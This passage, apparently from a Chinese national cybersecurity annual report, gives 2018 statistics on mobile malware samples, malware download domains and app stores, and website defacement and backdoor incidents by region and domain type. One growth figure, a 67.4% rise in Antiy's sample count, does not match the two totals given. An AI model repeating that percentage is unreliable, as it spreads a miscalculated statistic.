


图 4-7　2018 年捕获的移动互联网恶意程序数量按月度统计（来源：安天公司）

根据安天公司监测结果，截至2018年年底，累计发现移动互联网恶意程序样本20373072个（按MD5值统计），比2017年的17662084个上升67.4%。2013-2018年捕获的移动互联网恶意程序样本数量年度统计如图4-8所示，2018年捕获的移动互联网恶意程序样本数量月度统计如图4-9所示，其中6月新增数量达到全年最高值（337679个），2月新增数量达到全年最低值（105586个）。




图 4-8　2013-2018 年捕获的移动互联网恶意程序样本数量按年度统计（来源：安天公司）




图 4-9　2018 年捕获的移动互联网恶意程序样本数量按月度统计（来源：安天公司）

按照《移动互联网恶意程序描述格式》的8类分类标准，根据安天公司监测结果，2018年移动互联网恶意程序分类统计数据如图4-10所示。




图 4-10　2018 年移动互联网恶意程序数量分类统计（来源：安天公司）

4.3.2　恒安嘉新（北京）科技股份公司报送的移动互联网恶意程序捕获情况

根据恒安嘉新（北京）科技股份公司监测结果，截至2018年年底，累计发现移动互联网恶意程序32476个（按恶意程序名称统计），比2017年的24876个上升30.6%。2013-2018年捕获的移动互联网恶意程序数量年度统计如图4-11所示，2018年捕获的移动互联网恶意程序数量月度统计如图4-12所示，其中11月新增数量达到全年最低值（457个），4月新增数量达到全年最高值（760个）。




图 4-11　2013-2018 年移动互联网恶意程序数量按年度统计
（来源：恒安嘉新（北京）科技股份公司）




图 4-12　2018 年捕获的移动互联网恶意程序数量按月度统计
（来源：恒安嘉新（北京）科技股份公司）

根据恒安嘉新（北京）科技股份公司监测结果，截至2018年年底，累计发现移动互联网恶意程序样本23117403个（按MD5值统计），比2017年的19943809个上升15.9%。2013-2018年捕获的移动互联网恶意程序样本数量年度统计如图4-13所示，2018年捕获的移动互联网恶意程序样本数量月度统计如图4-14所示，其中10月新增数量达到全年最低值（240018个），4月新增数量达到全年最高值（308564个）。




图 4-13　2013-2018 年捕获的移动互联网恶意程序样本数量按年度统计
（来源：恒安嘉新（北京）科技股份公司）




图 4-14　2018 年捕获的移动互联网恶意程序样本数量按月度统计
（来源：恒安嘉新（北京）科技股份公司）

按照《移动互联网恶意程序描述格式》的8类分类标准，根据恒安嘉新（北京）科技股份公司监测结果，2018年移动互联网恶意程序分类统计数据如图4-15所示。




图 4-15　2018 年移动互联网恶意程序数量分类统计（来源：恒安嘉新（北京）科技股份公司）

根据恒安嘉新（北京）科技股份公司监测结果，截至2018年年底，累计发现移动互联网恶意程序下载链接4091043条，其中，2018年共发现移动互联网恶意程序下载链接442686条，涉及12099个域名。按恶意程序下载链接数排行，位居前10的域名见表4-1，位居前10的手机应用商店见表4-2。

表4-1 2018年移动互联网恶意程序下载链接数排行TOP10的域名
（来源：恒安嘉新（北京）科技股份公司）

下载地址域名	恶意程序下载链接数（条）
d4.openinstall.io	11877
appdl.hicloud.com	5862
app-global.pgyer.com	4395
app.9hrb.me	4347
gdown.baidu.com	4133
sp.ulxue.com	3484
qd2.52zsoft.com	3081
fy.n-record.com	2510
ucdl.25pp.com	2442
res1.mobileanjian.com	2024

表4-2 2018年移动互联网恶意程序下载链接数排行TOP10的手机应用商店
（来源：恒安嘉新（北京）科技股份公司）

手机应用商店域名	恶意程序下载链接数（条）
hicloud.com	5869
vivo.com.cn	3050
25pp.com	2722
mi.com	1886
meizu.com	1571
anzhi.com	1130
lenovomm.com	490
liqucn.com	229
eoemarket.com	149
gamedog.cn	21

05

网站安全监测情况

5.1 网页篡改情况

按照攻击手段，网页篡改可以分成显式篡改和隐式篡改两种。通过显式网页篡改，黑客可炫耀自己的技术技巧，或达到声明自己主张的目的。隐式篡改一般是在被攻击网站的网页中植入链接到色情、诈骗等非法信息的暗链，以助黑客谋取非法经济利益。黑客为了篡改网页，一般需提前知晓网站的漏洞，提前在网页中植入后门，并最终获取网站的控制权。

2003年起，CNCERT/CC每日跟踪监测我国境内被篡改的网页情况，发现被篡改的网站后及时通知相关分中心或网站负责人进行协调解决，以争取在第一时间恢复被篡改的网站，减少攻击事件带来的影响。

2018年，我国境内被篡改的网站数量为7049个（去重后），较2017年的20111个降低了64.9%。被篡改数量下降的原因，一方面是我国政府部门对网站篡改行为的持续打击和整治；另一方面，在我国政府网络安全整治的背景下，不法分子越来越倾向于选择位于境外的网站发起篡改攻击。2014-2018年我国境内被篡改的网站数量统计情况如图5-1所示，2018年我国境内被篡改网站的月度统计情况如图 5-2所示。2018年全年，CNCERT/CC持续开展对我国境内网站被植入暗链情况的治理，组织全国分中心持续开展网站黑链、网站篡改事件的处置工作。




图 5-1　2014-2018 年我国境内被篡改的网站数量统计（来源：CNCERT/CC）




图 5-2　2018 年我国境内被篡改的网站数量按月度统计（来源：CNCERT/CC）

从篡改攻击的手段来看，我国被篡改的网站中以植入暗链方式被攻击的超过50%。从域名类型来看，2018年我国境内被篡改的网站中，代表商业机构的网站（.com）最多，占66.3%，其次是网络组织类（.net）网站、政府类（.gov）网站和非营利组织类（.org）网站，分别占7.7%、3.1%和1.6%。对比2017年，我国政府类网站被篡改比例持平。2018年我国境内被篡改网站按域名类型分布如图 5-3所示。




图 5-3　2018 年我国境内被篡改网站按域名类型分布（来源：CNCERT/CC）

如图5-4所示，2018年我国境内被篡改网站数量按地域进行统计，前10位的地区分别是：广东省、北京市、河南省、浙江省、上海市、福建省、四川省、广西壮族自治区、陕西省、山东省。前10位的地区与2017年基本保持一致。以上均为我国互联网发展状况较好的地区，互联网资源较为丰富，总体上发生网页篡改的事件次数较多。




图 5-4　2018 年我国境内被篡改网站按地域分布（来源：CNCERT/CC）

2018年，我国境内政府网站被篡改数量为216个（去重后），较2017年的618个下降65%。2018年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计如图5-5所示，可以看到，政府网站被篡改数量占被篡改网站总数比例保持在6.5%以下。




图 5-5　2018 年我国境内被篡改的政府网站数量和所占比例按月度统计
（来源：CNCERT/CC）

5.2 网页后门情况

网站后门是黑客成功入侵网站服务器后留下的后门程序。通过在网站的特定目录中上传远程控制页面，黑客可以暗中对网站服务器进行远程控制，上传、查看、修改、删除网站服务器上的文件，读取并修改网站数据库中的数据，甚至可以直接在网站服务器上运行系统命令。

2018年CNCERT/CC共监测到境内23608个（去重后）网站被植入后门，其中政府网站有674个。2014-2018年我国境内被植入后门的网站数量统计情况如图5-6所示，2018年我国境内被植入后门网站月度统计情况如图5-7所示。




图 5-6　2014-2018 年我国境内被植入后门的网站数量统计（来源：CNCERT/CC）




图 5-7　2018 年我国境内被植入后门的网站数量按月度统计（来源：CNCERT/CC）

从域名类型来看，2018年我国境内被植入后门的网站中，代表商业机构的网站（.com）最多，占57.8%，其次是网络组织类（.net）和政府类（.gov）网站，分别占4.2%和2.9%。2018年我国境内被植入后门的网站数量按域名类型分布如图5-8所示。




图 5-8　2018 年我国境内被植入后门的网站数量按域名类型分布（来源：CNCERT/CC）

如图5-9所示，2018年我国境内被植入后门的网站数量按地域进行统计，排名前10位的省分别是：广东省、北京市、河南省、上海市、四川省、浙江省、山东省、福建省、湖北省、陕西省。




图 5-9　2018 年我国境内被植入后门的网站数量按地域分布（来源：CNCERT/CC）

在向我国境内网站实施植入后门攻击的IP地址中，有14332个位于境外，主要位于美国（23.2%）、俄罗斯（10.9%）和中国香港地区（4.1%）等国家和地区，如图5-10所示。




图 5-10　2018 年向我国境内网站植入后门的境外 IP 地址按国家和地区分布
（来源：CNCERT/CC）

其中，位于中国香港地区的584个IP地址共向我国境内3994个网站植入后门程序，侵入网站数量居首位，其次是位于美国和俄罗斯的IP地址，分别向我国境内3607个和2011个网站植入后门程序，如图5-11所示。

